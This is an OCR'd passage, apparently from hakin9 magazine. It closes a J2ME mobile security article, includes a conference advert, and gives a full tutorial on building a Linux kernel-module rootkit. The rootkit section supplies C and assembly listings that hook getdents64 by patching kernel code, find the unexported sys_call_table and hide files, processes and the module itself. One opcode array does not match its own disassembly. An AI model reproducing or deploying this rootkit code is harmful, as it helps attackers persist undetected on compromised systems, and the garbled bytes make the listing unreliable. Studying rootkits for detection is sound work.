


**Figure 5.** *New position in the MIDlet Suite menu after adding the MIDlet-2 attribute to the descriptor file*

Unfortunately, neither MIDP 1.0 nor MIDP 2.0 provide any encrypting libraries – you have to use one of the external packages available on the Internet (see the addresses in the Frame *Internet Resources*). There are several libraries to choose from – the most popular is open-source *Bouncy Castle*, using most of the cryptographic algorithms. This makes it quite large in size (approx. 1 MB) and not suitable for use in a mobile device as a whole. Fortunately, this is not necessary – the li-

## Sandbox

J2ME is protected in each stage of mobile application management:

- Downloading, loading and executing applications is performed by the virtual machine and the programmer has no access to them. In J2ME it is not possible to install an own classloader.
- The programmer has access to a strictly specified API, and the Java language itself makes it impossible to create malicious code (for example, lack of pointers and array indexing control block access to the memory areas, to which a user process should have no access).
- Just like in normal J2SE, classes are verified, but this proceeds differently. The process of class verification in runtime (i.e. just before the application is executed) is very expensive – both in relation to computational power and memory. This is why in *Java 2 Micro Edition* a part of the class verification process was transferred to the computer in which the program is being compiled. This part of the verification has been called *preverification*. It consists of the fact that during the compilation some additional information is being added to the class code. When the application is started, the mobile device virtual machine reads the information added and on this basis makes a decision concerning possible rejection of the application execution. The process of analysing data added during the preverification does not require as much processor power as full verification, and the class security information itself makes its code a mere 5% larger.
- In J2ME, a so-called set of secure methods (i.e. such that their calling does not create any danger) was implemented. Calling any method from outside this set (a so-called protected method) results in displaying an appropriate prompt on the device screen, together with asking the user to accept such operation. An example of a protected API can be the `javax.microedition.io` package, containing objects representing various supported communication protocols – establishing a network connection within the program will be suspended until it gets user permission.
- MIDlets can store data in a mobile phone (*persistent storage*) and be grouped in packages (*MIDlet Suite*). MIDlets belonging to one MIDlet suite can manipulate each other's data, but access to the data is blocked for MIDlets from outside the suite. In other words – a newly downloaded spy-application, pretending to be a popular game, has no chance of reading the bank account number and the name of the bank, stored in the device by a previously installed banking application.

This set of rules is called *sandbox* in which mobile applications are run. MIDlet has no rights to call some methods, and some of them (e.g. these related to network connections) may be called only if user permission was granted explicitly. This causes a situation which is – in terms of security – very similar to the applet security model in J2SE: applets having access to the screen or keyboard may establish network connections, but have no rights to write data on disk. Analogously, MIDlets – they can access the screen, the keyboard (or touchpad, or trackpoint), they have their own memory area allocated, but to establish a network connection they must first ask the user for permission.

## Protection Domains and Application Signing

According to the MIDP 2.0 specification (*Mobile Information Device Profile* – see Frame *Security Model Extension in MIDP 2.0*), each device should provide the possibility of storing securely the certificates defining security profiles. Such certificates are placed in the device by the manufacturer, and the way they should be used is unspecified. With each certificate stored in the device, a certain protection domain is associated, defining the policy of dealing with the protected API. Protection domains consist of two elements:

- a set of rights that are to be granted to a program when it requires it,
- a set of rights that must be authorised by the user.

When an application requires a right from the latter set, it must be granted interactively. The user can grant one of three kinds of permissions: *blanket* – valid always until the program is uninstalled, *session* – valid until the program terminates, and *oneshot* – a one-time permission. Each right, which is a domain element, may be a part of only one of the two above sets of rights.

Associating a MIDlet with a protection domain is made by signing the MIDlet. This proceeds as follows:

- the signing certificate (or certificates) is placed in the descriptor file (in the `MIDlet-Certificate` section, *base64* encoding) together with the certification path, but without the root certificate,
- a *.jar* file signature is created,
- the signature is placed in the *.jad* file (in the `MIDlet-Jar-RSA-SHA1` section, *base64* encoding).

Verification of a signed MIDlet runs as follows:

- if the MIDlet descriptor contains no `MIDlet-Jar-RSA-SHA1` section, it is regarded as untrusted (the `MIDlet-Permissions` attributes are interpreted according to the device policy regarding untrusted MIDlets),
- the certification paths are read from the `MIDlet-Certificate` section,
- the following certificates are verified with the root certificates stored in the device; if the verification is successfully completed (with the first successfully verified certificate), a protection domain, bound to the root certificate stored in the device (the one which was used to verify the certification path), is assigned to the MIDlet,
- the public key of the signing party is retrieved from the verified certificate,
- the signature is retrieved from the `MIDlet-Jar-RSA-SHA1` section,
- the signature is verified with the public key and SHA1 digest – if the signature verification fails, the MIDlet is rejected.

## Security Model Extension in MIDP 2.0

MIDP 2.0 extends the security model from MIDP 1.0 (see Frame *Sandbox*). It contains a certain set of rights related to the protected methods. Various devices can have various sets of protected API, depending on hardware capabilities of the device, its use, and the manufacturer's policy.

The rights are granted hierarchically, and their names correspond to the names of the suites they are assigned to. Thus, if a MIDlet has a right named `javax.microedition.io.HttpsConnection`, it means the application has the right to establish HTTPS connections.

The rights apply only to the API being a part of a protected API – for example, the right named `java.lang.Boolean` is pointless from the API's point of view and will be ignored. Requesting and granting rights to a MIDlet is performed either by protection domains and MIDlet signing (Frame *Protection Domains and Application Signing*) or by using `MIDlet-Permissions` attributes in the application descriptor file.

With every MIDlet using protected API, two sets of required rights are associated: `MIDlet-Permissions` and `MIDlet-Permissions-Opt`. Both are specified in the descriptor by listing the rights. `MIDlet-Permissions` contains the rights essential for the program to operate, and `MIDlet-Permissions-Opt` contains rights that the application can do without (mostly at the cost of some functionality). Thus, if the device security policy forbids MIDlets to establish HTTPS connection, a MIDlet, which requires it to operate will not be started.

On the other hand, a MIDlet, which wants to establish HTTPS connections, but does not require them to operate (there is the `javax.microedition.io.HttpsConnection` entry in `MIDlet-Permissions-Opt`), will be started. Its task will be to notify the user that the functionalities based on this mechanism are not available because, for example, the lack of HTTPS makes remote operation on the account impossible. An example of using these two attributes is presented in the Frame *Application Descriptor File*.

cence allows for repacking the library and uses only the classes required in the application being developed.


Developing an application to encrypt any data usually requires J2ME knowledge and writing a suitable program. To encrypt any data, we will use one of the ciphers provided with the package (it allows both stream and block encryption):

```
StreamCipher cipher
  = new RC4Engine();
cipher.init(true,
  new KeyParameter(key));
```

In the first line, an object of the desired cipher is created. The next step is to initialise it. The `init()` procedure accepts `true` as its first parameter if the cipher is used to encrypt and `false` if it is used to decipher. Its second parameter is a key, wrapped into the `KeyParameter` class.

Encryption of data consists in calling the `processBytes()` method:

```
byte [] text
  ="hakin9".getBytes();
byte [] cipheredText
  = new byte(text.length);
```



```
cipher.processBytes(text, 0,
  text.length, cipheredText, 0);
```

This method takes as parameters a byte array (our data) to be encrypted, an index of its first field and the number of bytes to be encrypted, an output array (of encrypted bytes) and an index, from which the encrypted bytes are to be stored.

Now it is sufficient to add an encryption (and decryption) procedure before every writing operation and after every reading from the record store. If writing/reading data is performed by separate procedures (for example `readData()`, `writeData()`) of our program, encryption can be transparent for higher program layers.

## Scenario 5 – network connection eavesdropping

Every sophisticated application uses network connections to collect and send data. In the case of various kinds of games or informational applications (e.g. a city transport timetable) this information is not confidential. There are, however, situations in which we care about protecting the data transmitted (e.g. the banking application mentioned earlier). While intercepting data being transferred in a GSM network (between the device and an access point) is difficult and expensive (in most cases – unprofitable), in the Internet layer (access point being a target communication server) it is easy. How to protect yourself from stealing the network data?

The only network protocol supported by MIDP 1.0 is HTTP – only this protocol has to be available on a MIDP 1.0 compatible device. As a matter of fact, some devices use other communication protocols. It is, however, only the goodwill of the manufacturers. Additionally, some devices (e.g. some Motorola phones) make their own cryptographic libraries available. These libraries, by using special hardware functions, can be much faster than third party solutions. There is, however, no rose without a thorn. Using native solutions in the mobile application being developed makes the application not portable to other manufacturers' devices, and often even to different models of the same manufacturer's devices. That is why, if portability is an essential project guideline, using native API is not a good idea.

While MIDP 1.0 provides only the HTTP protocol, MIDP 2.0 offers the programmer an opportunity to use a number of communication protocols, among others SSL (in our case – HTTPS). Then, if the application is to operate under MIDP 1.0 or if SSL (HTTPS) has for some reason insufficient protection, you need to use the aid of third party cryptographic libraries, e.g. the *BouncyCastle* package described in Scenario 4. Exactly as in Scenario 4, if sending and receiving data from a network connection is transferred to separate functions, and we encrypt/decrypt data before sending and after receiving data, the encryption process will be transparent for the rest of the program. Our transmissions will be secure.

## Human weakness, digital strength

Protection against attacks requires proper use of the mechanisms available, provided by J2ME itself, and is not a particularly difficult task. However, as you may find, attack scenarios mainly take advantage of human imperfections – programmers with a careless approach to the security issues concerning the applications developed, and naive users, unaware of threats brought by programs of unknown origin. The creators of the *Java 2 Micro Edition* programming environment put emphasis on security right from the design stage – a direct attack on properly written J2ME applications seems difficult, if not impossible. ■

### On the Net

Generally recognised security protocols used in MIDP 2.0:

- *http://www.ietf.org/rfc/rfc2437 – PKCS #1 RSA Encryption Version 2.0*,
- *http://www.ietf.org/rfc/rfc2459 – X.509 Public Key Infrastructure*,
- *http://www.ietf.org/rfc/rfc2560 – Online Certificate Status Protocol*,

Obfuscators:

- *http://www.zelix.com/klassmaster/docs/j2mePlugin.html*,
- *http://developers.sun.com/techtopics/mobility/midp/questions/obfuscate/*,
- *http://www.codework.com/dashO/product.html*,
- *http://proguard.sourceforge.net/*,

Decompilers:

- *http://members.fortunecity.com/neshkov/dj.html*,
- *http://www.andromeda.com/people/ddyer/java/decompiler-table.html*,
- *http://sourceforge.net/projects/dcompiler.*

Encrypting packages:

- *http://www.bouncycastle.org*,
- *http://www.phaos.com/products/category/micro.html*,
- *http://www.b3security.com/.*

Wireless Toolkit:

- *http://java.sun.com/products/j2mewtoolkit/.*

J2ME and MIDP:

- *http://java.sun.com/j2me/*,
- *http://java.sun.com/products/midp/*,
- *http://jcp.org/aboutJava/communityprocess/final/jsr037/index.html*,

**Lecture session topics:**

- **Network infrastructure:**
  - Wiring and elements of network architecture,
  - Wireless solutions (Roaming, network interconnecting, security),
  - Superfast networks (Giga Ethernet).
- **Network reliability:**
  - Network testing systems,
  - Electrical current sustaining systems.
- **Network security:**
  - VPN, cryptography,
  - Ciphering devices,
  - Electronic cards.
- **Efficient Internet solutions:**
  - Servers, bandwidth, software,
  - Software for network devices management.
- **Data transmission services:**
  - Access via ISDN, DSL, radio, laser, microwaves and satellite,
  - GSM systems and GPRS solutions
- **Information technology system integration:**
  - Computer telephony, Voice over IP systems, recording and registering conversations
  - Telecenter systems, IVR (Intelligent Voice Recognition), data transmission and acquisition from mobile systems
  - Integration of IT networks with GSM services,
  - Information distribution systems (fax servers, email)
- **Terminal systems thin-client solutions**

NETWORK GIGACON

NETWORK GIGACON (previously Net.Con) is the sixth edition of the largest forum concerned with applications of novel technologies, products and services as well as spreading technical knowledge associated with them.

- 3 parallel thematic sessions
- 5 workshop sessions
- 600 lecture participants each day
- Over 40 companies have the opportunity to present their latest achievements

If you want to present your solutions, please contact us.
Take a look at our web sites, and send us a fax or call us!

software KONFERENCJE

**Contact:**
(+ 48 22) 860 17 15
ewa.szok@software.com.pl

May 25-26th 2005
Warsaw

# Making a GNU/Linux Rootkit

Mariusz Burdach

**The main purpose of rootkits is to hide specific files and processes in a compromised system. This might sound complicated, however, as we are going to see, creating your own rootkit is not rocket science.**

The attacker has successfully compromised the victim's system and gained access to the root account. So what? The system administrator can discover the attack in no time. To remain undetected, the attacker should cover their tracks using a rootkit, hopefully keeping the victim machine available for legitimate users.

Let us try to create a simple rootkit for Linux systems (in the form of a loadable kernel module). Its purpose will be to hide files, directories and processes named with a specific prefix (in our case: *hakin9*). The examples shown in this article were created and tested on a RedHat Linux system with kernel version 2.4.18. The complete source code is available on *hakin9.live*.

The ideas presented in this article will be useful for system administrators and people generally interested in security. The described techniques can be used to hide important files or processes in the system. The knowledge behind them could also be helpful in the process of intrusion detection.

## Working principles

The primary purpose of our rootkit is to hide some specific files in the local filesystem (see Frame *What Rootkits Do*). The rootkit will be managed locally and will work exclusively in kernel level (by modifying certain kernel data structures).

This type of rootkit has many advantages over programs that replace or modify objects in the filesystem (the term *'object'* here refers both to programs such as *ps* or *taskmgr.exe*, as well as to libraries like *win32.dll* or *libproc*). Obviously, the biggest advantage is that this kind of rootkit is hard to detect – it does not modify any data stored on the disk, only some kernel data structures. The only exception is the kernel image located in the local filesystem (unless the system is booted from a floppy, CD-ROM, or network).

### What you will learn...

- how to create your own rootkit that hides files and processes named with a given prefix.

### What you should know...

- at least the basics of Assembler programming,
- the C programming language,
- how the Linux kernel works,
- how to write a simple kernel module.

## What Rootkits Do

The main purpose of a rootkit is to prevent the attacker from being detected by the administrator of a compromised victim machine (some rootkits also allow the attacker to establish a secret communication channel with the victim's system). The essential functions of a rootkit include:

- hiding processes,
- hiding files and their contents,
- hiding registry entries and their contents,
- hiding open ports and communication channels,
- logging keystrokes,
- sniffing passwords in a local area network.

**Table 1.** *The essential Linux system calls*

| System call name | Description |
|---|---|
| `SYS _ open` | opens a file |
| `SYS _ read` | reads a file |
| `SYS _ write` | writes to a file |
| `SYS _ execve` | executes a program |
| `SYS _ getdents / SYS _ getdent64` | returns directory entries |
| `SYS _ socketcall` | manages socket system calls |
| `SYS _ setuid / SYS _ getuid` | sets/gets user ID |
| `SYS _ setgid / SYS _ getgid` | sets/gets group ID |
| `SYS _ query _ module` | requests information related to loadable modules |

## Making a system call

As we have already said, our rootkit module will modify certain data structures in kernel memory space. Therefore, we need to choose a suitable method to perform this modification. The simplest approach (and also the easiest to implement) is to intercept a system call. However, there are many other solutions. For example, we might intercept the interrupt `0x80` service routine triggered by user applications, or the `system _ call()` function, which is used to execute the appropriate system call. Actually, which method to choose depends largely on the intended purpose of the program and whether we want to prevent it from being detected or not.

There are two ways to execute a system call in a Linux system. The direct method is to load the CPU registers with suitable values and trigger the `0x80` interrupt. When a user program executes the `int 0x80` instruction, the processor goes into protected mode and starts executing the appropriate system call.

The second, indirect method, is to use the functions from the *glibc* library. This approach seems more adequate for our needs, so we will stick with it.

**Listing 1.** *The dirent64 structure declaration*

```
struct dirent64 {
  u64             d_ino;
  s64             d_off;
  unsigned short  d_reclen;
  unsigned char   d_type;
  char            d_name[];
};
```

## Choosing the appropriate system call

Linux has a set of system calls which are used to perform various tasks within the operating system, like opening or reading a file. The complete list of system calls is available in the */usr/include/asm/unistd.h* header file – the total number of system calls varies depending on the kernel version (there are 239 system calls in 2.4.18 kernel). Table 1 lists some important Linux system calls that could be of interest for our purpose.


The `sys _ getdents()` system call seems a good choice – by modifying its behaviour, we are able to hide files, directories and processes.

The `sys _ getdents()` function is used by system tools like *ls* or *ps*. To see for ourselves, we can run the *strace* tool, which traces child processes using the `ptrace()` system call. Start *strace*, specifying the name of an executable file as a parameter. We will discover that the `getdents64()` function is called twice:

```
$ strace /bin/ls
...
getdents64(0x3, 0x8058720,
  0x1000, 0x8058720) = 760
getdents64(0x3, 0x8058720,
  0x1000, 0x8058720) = 0
...
```

The only difference between `getdents64()` and `getdents()` is the type of structure passed in as an argument – `getdents64()` uses `dirent64` instead of `dirent`. The declaration of the `dirent64` structure is shown in Listing 1. As we can see, it differs from `dirent` in that it has a `d _ type` field and that fields which hold the inode number and offset to the next structure are of different types.

The organisation of the `dirent64` structure is vital to our work, because we are going to modify its contents. Figure 1 shows an example of `dirent64` contents. We will be removing the entries which refer to objects that we want to hide. Each entry corresponds to one file located in a particular directory.



| incode | reclen | off | type | name |
|---|---|---|---|---|
| 310237 | 18 | c | 2 | - |
| 147378 | 18 | 18 | 2 | - |
| 310238 | 20 | 28 | 1 | m a r i u s z |
| 310239 | 18 | 34 | 1 | p l i k |
| 310240 | 20 | 44 | 2 | h o m e 1 |
| 310241 | 18 | 1000 | 2 | s b i n |

**Figure 1.** *Example of dirent64 structure contents*

## Modifying system calls

Once we have decided which function we want to modify, we need to choose the appropriate method to perform the modification. The simplest way is to change the address of the function. The address is stored in the `sys_call_table` (this array holds the addresses of all system calls). Therefore, we are able to provide our own version of `getdents64()`, load it into memory, and place its address in `sys_call_table` (thus overwriting the original function address). A similar method of system call interception is commonly used in Windows systems.

Another method is to write a wrapper function that calls the original one and filters the returned values – and that is what we are going to do. To use this method, we need to overwrite the initial bytes of the original system function. The new code will place the address of the new function in a register and jump to that address by executing an assembler `jmp` instruction, right after the system function is called (see Listing 2).

As we have already said, when we intercept the system call, we will execute the original `getdents64()` function. After the original function returns, we will check the returned data (such as the file name). To be able to call the original function, we need to preserve its code so that we can restore it afterwards.

**Listing 2.** *Loading the function address into a register and jumping to it*

```
movl $our_function_address, %ecx
jmp *%ecx
```

We should also note that we do not know the memory location of our function at the time we write the program. After the code is loaded into memory, we can determine the address and place it in the array with our code. The preserved instructions will be used to call the original `getdents64()` function.

With these premises in mind, the program will work as follows:

- save the initial bytes of the original `getdents64()` function in a buffer (the address of the function will be determined using the `sys_call_table`),
- get the address of the new function (keeping in mind that it will not be known until the function is loaded into memory),
- store the code shown in Listing 2 (which jumps to the address retrieved in the previous step) at the memory location pointed to by the appropriate entry in `sys_call_table`; the code must be the same size as the original code saved in the first step.

When this is accomplished, the kernel is ready to handle our modification (see Figure 2). Each subsequent call to the `getdents64()` function will trigger a jump to our function, which in turn will do the following:

- copy the initial bytes of the original function back to the location pointed to by the entry in `sys_call_table`,
- call the original `sys_getdents64()` function,
- filter the results of the original function call,
- restore the code from Listing 2 to the location pointed to by the entry in `sys_call_table` – which is the `sys_getdents64()` function address.

As you might have noticed, there is one thing that remains unknown – the number of initial bytes to save. Therefore, we need to determine the size of the code shown in Listing 2.

A simple method to check the size of the code is to create a minimal program, compile it and then disassemble it to get its length in bytes (see the *Reverse Engineering ELF Executables in Forensic Analysis* article, published in *hakin9 1/2005*). The program is shown in Listing 3.




**Figure 2.** *The state of the kernel after sys_getdents64() is modified*

### Modules: For and Against

The ability to dynamically load additional code into kernel memory is a useful feature of most operating systems. The system administrator is no longer required to recompile the kernel only to add new filesystem support or a new device driver.

On the other hand, this feature can be misused, as it allows to modify vital kernel data structures (such as the system call table). Some people argue that it is safer to disable the loadable kernel module (LKM) support.

Unfortunately, even with this feature disabled, it is still possible to modify kernel data. There is a special device node named */dev/kmem* that represents the virtual system memory (in the range `0x00000000 – 0xffffffff`). Knowing the internal structure of this object, we are able to use it to load executable code into kernel memory.

Then, we transform the `main()` function, which resides in the code section (`.text`) of our program (see Listing 3), to assembler and *opcode* form. The *opcode* form is essential for our purpose as we're going to place it in an array and use it to overwrite the original function code (see Listing 3).

When we remove the function preamble and postamble we are left with *seven* bytes, which we will place in an array:

```
static char new_getdents_code[7] =
  "\xb9\x00\x00\x00\x00"
  /* movl $0,%ecx */
  "\xef\xe1"
  /* jmp *%ecx */
;
```

We also need to preserve seven initial bytes of the original function. The sequence `00 00 00 00` will be later replaced with the address of our function. We create another seven-byte array to save the original instructions of the `getdents64()` function.

The last thing to do at this stage is determining the address of our function and placing it in the `new_getdents_code` array. As we can see, the address should begin in the first element of the array. As soon as the function is loaded into memory (ie. when the module is loaded with the *insmod* command), we can update the array with the following code:

**Listing 3.** *The helper program to determine the number of bytes to save*

```
main() {
  asm("mov $0,%ecx\n\t"
    "jmp   *%ecx\n\t"
  );
}
```

```
*(long *)&new_getdents_code[1]
  = (long)new_getdents;
```

## Loading the code into memory

Our rootkit will be loaded into memory as a kernel module. We should take note, however, that this might sometimes be impossible – some system administrators prefer to disable the loadable module support in the kernel (see the *Modules: for and against* frame).

Our code will be placed at its location with the `init_module()` function, which is called while the module is being loaded into memory (using the *insmod module.o* command). This function needs to overwrite the seven initial bytes of the original `getdents64()` function. There is one problem, though – we need to determine the address of the original function to begin with. The easiest solution would be to get that address from the `sys_call_table`. Unfortunately, the `sys_call_table`, as well as other critical system structures, is not exported (this is a basic protection against retrieving the address by using `extern`).

There are several methods of obtaining the address of `sys_call_table`. We could use the `sidt` instruction to get the address of the IDT table (see the *Simple Methods for Exposing Debuggers and VMware Environment* article in this issue of *hakin9*), then extract the address of interrupt `0x80` service routine, and, finally, get the location of `sys_call_table` from the `system_call()` function. Unfortunately, this method will not work on a system running inside *VMware* or *UML*. Another solution is to read the address from the *System.map* file, which is created during kernel compilation. This file contains all important kernel symbols and their locations.

We're going to use yet another tricky method, exploiting the symbols that do get exported by the kernel. This will let us determine the address of `sys_call_table`. It is located somewhere between the addresses of the `loops_per_jiffy` and `boot_cpu_data` symbols. Obviously, both symbols are exported. The address of the `sys_close()` system call is exported as well. We'll use this system call to check if we actually found the correct address of `sys_call_table`.

The seventh element of `sys_call_table` should contain the address of `sys_close()`. To know the order of system calls, we can browse the */usr/include/asm/unistd.h* header file. The code fragment used to locate the address of `sys_call_table` is shown in Listing 5.

**Listing 4.** *Disassembly of Listing 3 code*

```
080483d0 <main>:
80483d0: 55                  push %ebp
80483d1: 89 e5               mov  %esp,%ebp
80483d3: b9 00 00 00 00      mov  $0x0,%ecx
80483d8: ff e1               jmp  *%ecx
80483da: 5d                  pop  %ebp
80483db: c3                  ret
80483dc: 90                  nop
80483dd: 90                  nop
```

**Listing 5.** *The code to locate the address of sys_call_table*

```
for (ptr = (unsigned long)&loops_per_jiffy;
    ptr < (unsigned long)&boot_cpu_data; ptr += sizeof(void *))
  {
  unsigned long *p;
  p = (unsigned long *)ptr;
  if (p[__NR_close] == (unsigned long) sys_close)
  {
   sct = (unsigned long **)p;
    break;
  }
```

**Listing 6.** *create_proc_entry() function prototype*

```
proc_dir_entry
  *create_proc_entry
  (const char *name,
   mode_t mode,
   struct proc_dir_entry *parent)
```

When the address of `sys_call_table` is found, we need to perform two operations that will let us intercept every call to the original `getdents64()` function.

First, we copy the seven initial bytes of the original `getdents64()` routine to the `syscall_code[]` array:

```
_memcpy(
  syscall_code,
  sct[__NR_getdents64],
  sizeof(syscall_code)
);
```

Next, we overwrite the seven initial bytes of the original function with the code stored in `new_syscall_code[]`. That's the code that jumps to the location of our version of the function:

```
_memcpy(
  sct[__NR_getdents64],
  new_syscall_code,
  sizeof(syscall_code)
);
```

From now on, our function will be called instead of the original `getdents64()`.

## Managing the rootkit – communicating with userspace

We should be able to tell the rootkit module which objects are supposed to be hidden, so we need to pass information to the rootkit from userspace. This will not be easy, as it is not possible to directly access kernel memory from userspace.

One method of exchanging data between userspace and the kernel is to use the *procfs* filesystem. This filesystem reflects the current state of system data and lets the user modify certain kernel parameters directly from userspace. For example, if we wanted to change the name of our machine, we could simply put the new name in the */proc/sys/kernel/hostname* file:

```
# echo hakin9 \
  > /proc/sys/kernel/hostname
```

We will first create a new file in the *procfs* filesystem (the */proc* directory) – we'll call it *hakin9*. This file will contain the prefix for hidden object names. We have assumed that we can only enter one prefix. That's absolutely sufficient for our needs, as it allows us to hide any number of files, directories, and processes – as long as their names start with the same prefix (*hakin9*, in our case). As the configuration file *hakin9* placed in the */proc* directory is named with this prefix, it will be hidden as well.

The `create_proc_entry()` function creates a new file in the *procfs* filesystem. Its prototype is shown in Listing 6.

Each file created with `create_proc_entry()` in the *procfs* filesystem has a corresponding `proc_dir_entry` structure. Among other things, the structure defines the functions called when a read/write operation on the file is initiated by a userspace program. The declaration of the `proc_dir_entry` structure is shown in Listing 7. It is also available in the */usr/src/linux-2.4/include/linux/proc_fs.h* header file.

Most fields are updated automatically when the object is created. Three fields are particularly significant from our point of view. For our purposes, we need to create two functions: the first is `write_proc`, which will be used to read the data entered by the user and save it in an array to be compared with the `dirent64` structure entries afterwards. The second function is `read_proc`, which will be used to display the data to users that attempt to read the */proc/hakin9* file. The third field is `data`, which points to the structure (in our case) composed of two arrays, one of which (`value`) contains the name of the object to hide. The source code for both functions is fairly large, so it is available on the CD included with the magazine.

## Filtering the returned data

The essential part of our rootkit module is the function that calls the original `getdents64()` function and filters its results. In our example, it is the name of an object specified by the user in the file named *hakin9*, located in the */proc* directory.

As we have already said, our function first calls the original `getdents64()` function, then checks if the returned `dirent64` structure contains an object that needs to be hidden. To call the original function, we need to restore its code. Therefore, we call the `_memcpy()` function to copy the contents of the `syscall_code[]` array to the location pointed to by the entry in `sys_call_table` (the location of the `sys_getdents64()` system call).

Next, we call the original `getdents64()` function. The number of bytes read by the function is stored in the `orgc` variable. As previously mentioned, the `getdents64()` function reads a `dirent64` structure. All that we need to do is inspect the returned structure and possibly remove the entry that should remain hidden. We should also note that the `getdents64()` function returns the total number of bytes read, so we need to decrease this number by the size of the removed entry stored in the `d_reclen` field. The relevant part of the function is shown in Listing 8.

The last thing to do is place the `EXPORT_NO_SYMBOLS` macro in our code to prevent the module from exporting any symbols. Without this macro, the module will export each symbol and its address. All symbols exported by the kernel (including those exported by loaded modules) are listed in a table that can be accessed by reading the */proc/ksyms* file. Not exporting any symbols makes our module a little bit harder to detect.

Now, we only need to compile the module and load it into memory:

```
$ gcc -c syscall.c
  -I/usr/include/linux-2.4.XX
$ su -
# insmod syscall.o
```

Unfortunately, our module is easily detectable, as it is clearly visible in the list of modules currently loaded in the system (the list could be displayed using the *lsmod* command or by examining the */proc/modules* file). Luckily, making it invisible is not a problem – all we need to do is use the *clean.o* module (see the *SYSLOG Kernel Tunnel – Protecting System Logs* article in this issue of *hakin9*), widely available on the Internet (as well as on our CD).

**Listing 7.** *proc_dir_entry structure declaration*

```
struct proc_dir_entry
{
  unsigned short low_ino;
  unsigned short namelen;
  const char *name;

  mode_t mode;
  nlink_t nlink;
  uid_t uid;
  gid_t gid;

  unsigned long size;
  struct inode_operations * proc_iops;
  struct file_operations * proc_fops;
  get_info_t *get_info;

  struct module *owner;
  struct proc_dir_entry *next, *parent, *subdir;
  void *data;

  read_proc_t *read_proc;
  write_proc_t *write_proc;
  atomic_t count;         /* use count */
  int deleted;            /* delete flag */
  kdev_t  rdev;
};
```

**Listing 8.** *Modifying the contents of the dirent64 structure*


```
beta = alfa = (struct dirent64 *) kmalloc(orgc, GFP_KERNEL);
copy_from_user(alfa,dirp,orgc);

  newc = orgc;
  while(newc > 0)
  {
    recc = alfa->d_reclen;
    newc -= recc;
    a=memcmp(alfa->d_name,baza.value,strlen(baza.value));
    if(a==0)
    {
      memmove(alfa, (char *) alfa + alfa->d_reclen,newc);
      orgc -=recc;
    }
    if(alfa->d_reclen == 0)
    {
      newc = 0;
    }
    if(newc != 0)
    {
      alfa = (struct dirent64 *)((char *) alfa + alfa->d_reclen);
    }
    copy_to_user(dirp,beta,orgc);
```

## To be continued

The rootkit module that we created using the described techniques is fully functional. There are, however, at least two things not yet accomplished: automatically loading the module when the system is restarted and preventing it from being detected. We might, for example, hide our code by attaching it to some other, legitimate module. Another problem that could arise is that the administrator might have disabled the loadable module support in the kernel – in that case we would need to load the code directly to memory. We will deal with all these problems in the next issue of *hakin9*. ■

# MD5 – Threats to a Popular Hash Function

Philipp Schwaha, Rene Heinzl



